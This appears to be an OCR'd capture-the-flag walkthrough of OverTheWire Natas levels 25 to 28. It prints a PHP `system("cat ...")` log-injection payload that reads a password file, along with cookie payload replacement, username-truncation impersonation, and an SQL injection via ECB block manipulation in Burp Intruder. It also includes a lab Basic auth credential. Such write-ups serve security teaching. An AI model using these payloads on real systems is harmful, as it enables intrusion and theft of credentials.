
<?php system("cat /etc/natas_webpass/natas26"); ?>




Insert the payload and then move to the log file.

And here is the password:

Level 26




We have the option to draw here, which means that the web is interacting with us. So, maybe we can find a way to exploit something.




Let’s see if we have any cookies.


Yes, we have a cookie here, and as we know, maybe with this cookie, we could interact with the server. Let's see what sort of encryption the cookie has.

So, let's go to CyberChef.




Looks familiar? It's the input that we used to modify the web page.
So, with that, we can see if the cookie is our passage by checking if we can modify the picture on the web.







You see something here has changed.




So, what can we do now?
We can create a PHP script that will generate a payload, allowing us to see the password for Natas27!






Now, I'm replacing the cookie with my payload.



And here we see that when I switched to the directory I created, we can see the password for the next level.

Level 27



At first glance, you may think it's an SQL injection, right? Well, it's not... What we need to do here is create a user with more than 64 characters. Because the PHP file is configured in a way that if the username exceeds 64 characters, it will delete every word that comes after the 64th character. To top it off, if there's a tab, it will ignore it.

So, how can we do it?
We're going to use the natas28 user with 64 tabs/nulls and a word. This way, it will create an existing user. Once we insert the username natas28 and the password we created, we will get the Natas28 password.

This is the 64-character limit.


```
    return False;
}
$user=mysqli_real_escape_string($link, substr($usr, 0, 64));
$password=mysqli_real_escape_string($link, substr($pass, 0, 64));

$query = "INSERT INTO users (username,password) values ('$user','$password')";
$res = mysqli_query($link, $query);
if(mysqli_affected_rows($link) > 0){
    return True;
}
return False;
```

This is where the script is looking for null/tab.

```
if($usr != trim($usr)) {
    echo "Go away hacker";
    return False;
}
```

This is the 64 nulls and a random letter.


Send it, and then use the username **natas28** with the password you created.



Level 28

Jokes, huh? Let’s see them! (This means that we have interaction with the web server!)


Okay, we got a joke!




Whack Computer Joke Database

- Q: What is a computer virus?
  A: A terminal illness!
- Q: How do you tell an introverted computer scientist from an extroverted computer scientist?
  A: An extroverted computer scientist looks at your shoes when he talks to you.
- A computer lets you make more mistakes faster than any invention in human history - with the possible exceptions of handguns and tequila.

Whenever you put a word inside the URL, it will get encrypted.



So, try to decrypt it.




No luck there…

So, I tried to play with the URL, and then this message pops up.

Notice: Uninitialized string offset: -1 in **/var/www/natas/natas28/search.php** on line **59**
Zero padding found instead of PKCS#7 padding

If we look it up, we'll see that it's some sort of encryption.



If you would like to learn about the encryption, you can use this link: **Cryptography - PKCS#7 Padding | Node Security**.

In order to find the size of the blocks, we will need to determine the block size, because with it, we can manipulate the encryption or decryption process effectively.


To find the block size, we will need to use fuzzing.
What is fuzzing? It's a technique used to find vulnerabilities, like SQL injection.
We will try sending all sorts of characters to trigger the vulnerability.

So now, let’s go to Burp Suite and try to find the block size of the encryption.


Go to Burp and then use Intruder.

```
Positions   Add §   Clear §   Auto §

1  POST /index.php HTTP/1.1
2  Host: natas28.natas.labs.overthewire.org
3  Content-Length: 14
4  Cache-Control: max-age=0
5  Authorization: Basic bmF0YXMyODoxSk53UUOxT2k2SjZqMWs0OVh5dzdaTjZwWE1RSW5Wag==
6  Accept-Language: en-US,en;q=0.9
7  Origin: http://natas28.natas.labs.overthewire.org
8  Content-Type: application/x-www-form-urlencoded
9  Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Referer: http://natas28.natas.labs.overthewire.org/
13 Accept-Encoding: gzip, deflate, br
14 Connection: keep-alive
15
16 query=§Computer§
```

Now, add the query and then go to **Payloads**. In **Payloads**, use **Brute Force**.



And start the attack!




Payload	Status code	Response received	Error	Timeout	Length
NNNNNNNNNNNNNNNNNNNN	302	192			1293
NNNNNNNNNNNNNNNNNNNNN	302	188			1295
NNNNNNNNNNNNNNNNNNNNN	302	186			1301
NNNNNNNNNNNNNNNNNNNNN	302	184			1295
NNNNNNNNNNNNNNNNNNNNNN	302	184			1299
NNNNNNNNNNNNNNNNNNNNNNN	302	184			1295
NNNNNNNNNNNNNNNNNNNNNNNN	302	186			1297
NNNNNNNNNNNNNNNNNNNNNNNNN	302	204			1297
NNNNNNNNNNNNNNNNNNNNNNNNNN	302	203			1323
NNNNNNNNNNNNNNNNNNNNNNNNNNN	302	199			1323

You can see the length jumping; it's because the data blocks are shifting.

This is the URL query, and if you look closely, you will see a pattern.

You can see that the syntax is the same, and when the block gets bigger, the syntax will stay the same. Again, take a look.

You can see that there are 2 different ones, and then all the rest are the same.
We need to take the URL to CyberChef to decode and rearrange it for the exploit.




Now, let’s take the good block to CyberChef.


Okay, so as we know, it’s an SQL database. Maybe we could extract the password using a query like:

(AAAAAAAAA' OR 1=1 –)


Let’s put the query in and take the URL string.




Now, take it to CyberChef to decode and manipulate the data as needed for the exploit.




And now, go to your good code block, insert the good line into CyberChef, and use the URL in your Natas. You will get the password.



